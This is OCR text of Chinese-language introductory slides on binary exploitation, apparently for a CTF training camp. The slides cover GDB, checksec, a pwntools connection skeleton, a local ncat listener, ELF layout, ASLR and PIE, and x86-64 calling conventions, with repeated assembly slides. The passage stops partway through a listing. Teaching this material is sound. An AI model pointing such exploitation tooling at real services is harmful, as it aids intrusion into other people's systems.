Binary Exploitation

2020/07/21

lys0829

Notice

- 此份投影片中若沒特別說明，皆是預設在64位元系統

Tools

工欲善其事，必先利其器


GDB

- Breakpoint
  - b main (break)
  - b *0x400010 (break)
  - c (continue)
  - s (step in)
  - n (next)
- attach <pid>
- Show memory
  - x/10gx $rsp
  - x/10gx 0xabcdef

```
pwndbg> help x
Examine memory: x/FMT ADDRESS.
ADDRESS is an expression for the memory address to examine.
FMT is a repeat count followed by a format letter and a size letter.
Format letters are o(octal), x(hex), d(decimal), u(unsigned decimal),
  t(binary), f(float), a(address), i(instruction), c(char), s(string)
  and z(hex, zero padded on the left).
Size letters are b(byte), h(halfword), w(word), g(giant, 8 bytes).
The specified number of objects of the specified size are printed
according to the format.  If a negative number is specified, memory is
examined backward from the address.
```

GDB Plugin

- peda
  - https://github.com/longld/peda
- pwndbg
  - https://github.com/pwndbg/pwndbg
- AngelHeap
  - https://github.com/scwuaptx/Pwngdb



Checksec

- checksec <binary>
- 用來檢查 ELF 的保護機制

```
[*] '/mnt/d/ctf/SummerCamp2020/chal_review/rop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

pwntools

```
from pwn import *
r = remote("127.0.0.1",1337)
#r = process("./test")
r.recvuntil("hello:")
r.recvline()
r.sendline("abcd")
r.recv(8)
r.send("aaaa\xde\xad\xbe\xef")
r.interactive()
```

Debug on local

- ncat -kl -e ./test 12345
  - listen on port 12345
  - nc 127.0.0.1 12345
- r = process(“./test”)
  - pwntools
  - 會直接顯示 pid
- Use gdb attach pid
  - 可以使用 pidof 查詢 pid
  - pidof test

```
from pwn import *
r = process("./test")
~
~
~
```

```
root@ws-skysider-pwndocker-7644b83e:/home/linlys# python3 process.py
[+] Starting local process './test': pid 2185
```

```
root@ws-skysider-pwndocker-7644b83e:/home/linlys# pidof test
2195 2108
```

Lab1

- 張元_Pwn-6
  - pwntools

Basic knowledge

ELF

- Executable and Linkable Format
- Linux系統上的執行檔
- Section
  - Plt
  - Text
  - Rodata
  - Data
  - Bss
  - Got
  - Init fini


Link

- Dynamic Link
  - Library 在程式執行的時候才會Link
- Static Link
  - 編譯時期就將 Library 直接編進去 ELF，所以通常檔案會大很多

Memory Layout

- 程式執行時，會將 ELF 的內容 map 到記憶體上面
- cat /proc/self/maps
- ASLR、PIE

```
00400000-0040a000 r-xp 00000000 00:00 395912                             /bin/cat
0040a000-0040b000 r-xp 0000a000 00:00 395912                             /bin/cat
0060a000-0060b000 r--p 0000a000 00:00 395912                             /bin/cat
0060b000-0060c000 rw-p 0000b000 00:00 395912                             /bin/cat
01147000-01168000 rw-p 00000000 00:00 0                                  [heap]
7fde14230000-7fde143ee000 r-xp 00000000 00:00 96802                      /lib/x86_64-linux-gnu/libc-2.19.so
7fde143ee000-7fde143f6000 ---p 001be000 00:00 96802                      /lib/x86_64-linux-gnu/libc-2.19.so
7fde143f6000-7fde145ee000 ---p 000001c6 00:00 96802                      /lib/x86_64-linux-gnu/libc-2.19.so
7fde145ee000-7fde145f2000 r--p 001be000 00:00 96802                      /lib/x86_64-linux-gnu/libc-2.19.so
7fde145f2000-7fde145f4000 rw-p 001c2000 00:00 96802                      /lib/x86_64-linux-gnu/libc-2.19.so
7fde145f4000-7fde145f9000 rw-p 00000000 00:00 0
7fde14600000-7fde14622000 r-xp 00000000 00:00 96715                      /lib/x86_64-linux-gnu/ld-2.19.so
7fde14622000-7fde14623000 r-xp 00022000 00:00 96715                      /lib/x86_64-linux-gnu/ld-2.19.so
7fde14699000-7fde14822000 r--p 00000000 00:00 426850                     /usr/lib/locale/locale-archive
7fde14822000-7fde14823000 r--p 00022000 00:00 96715                      /lib/x86_64-linux-gnu/ld-2.19.so
7fde14823000-7fde14824000 rw-p 00023000 00:00 96715                      /lib/x86_64-linux-gnu/ld-2.19.so
7fde14824000-7fde14825000 rw-p 00000000 00:00 0
7fde14960000-7fde14962000 rw-p 00000000 00:00 0
7fde14970000-7fde14971000 rw-p 00000000 00:00 0
7fffc9b41000-7fffca341000 rw-p 00000000 00:00 0                          [stack]
7fffca3ec000-7fffca3ed000 r-xp 00000000 00:00 0                          [vdso]
```



ASLR

- Address Space Layout Randomization
- 每次動態載入時，base 都是隨機的，是一種保護機制
  - Heap
  - Stack
  - Library
- 這樣的保護機制可以增加攻擊的難度

PIE

- PIE (Position-Independent Executable)
- 可以想成對 ELF 內的 Code 跟 Data 的 ASLR
- 每次載入 ELF 時，Code Section 的 Base 都會不同
- 如果沒有 PIE，Base 都是 0x400000
- 在 Ubuntu 18.04 以後，gcc 編譯預設都會有 PIE
- 編譯參數:
  - pie : gcc code.c -fpie -pie
  - no pie : gcc code.c -no-pie

Register

- rax, rbx, rcx, rdx, rdi, rsi, r8, r9……
- rsp
  - 指著 stack 的頂部
- rbp
  - 指著 stack 的底部
- rip
  - 指著程式目前執行到哪一行
  - 不能直接被修改 (mov, add……)


Endian

- 在記憶體中資料以Byte為單位儲存
- 假設有一個資料 0x12345678 存在 32 bit 電腦的記憶體中
- Little Endian

- Big Endian

Stack Frame

- Stack 拿來存放在程式執行期間 function call 的相關資料
- 區域變數
- Return Address
- rbp
- rsp 與 rbp 分別指向 stack 頂端跟底端
- push x: rsp-=8; stack[rsp] = x;
- pop rdi: rdi=stack[rsp]; rsp+=8;



Calling Convention

- 參數傳遞
  - 64 位元: 放在 register 上 (依序為 rdi,rsi,rdx,rcx,r8,r9)
  - 32 位元: 從最後一個參數開始依序 push 到 stack 上
- 使用call指令來call function
- call 的時候會先 push 下一個指令的 Address 到 Stack 上 (也就是Return Address)，接著跳到那個 function
- 進入 function 後，會 push rbp，將前一個 stack frame 的 rbp 存起來，然後 mov rbp,rsp;

Calling Convention

- Return 的時候則是使用 leave; ret;
- leave: mov rsp,rbp; pop rbp; #將 stack frame 還原到 call function 之前
- ret: pop rip; #跳到 return address

Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```

將回傳值放入RAX回傳


```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```

將參數放入RDI、RSI兩個暫存器中

Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```


```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```



Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```


```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```



Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```


```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```



Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```


```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```



Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
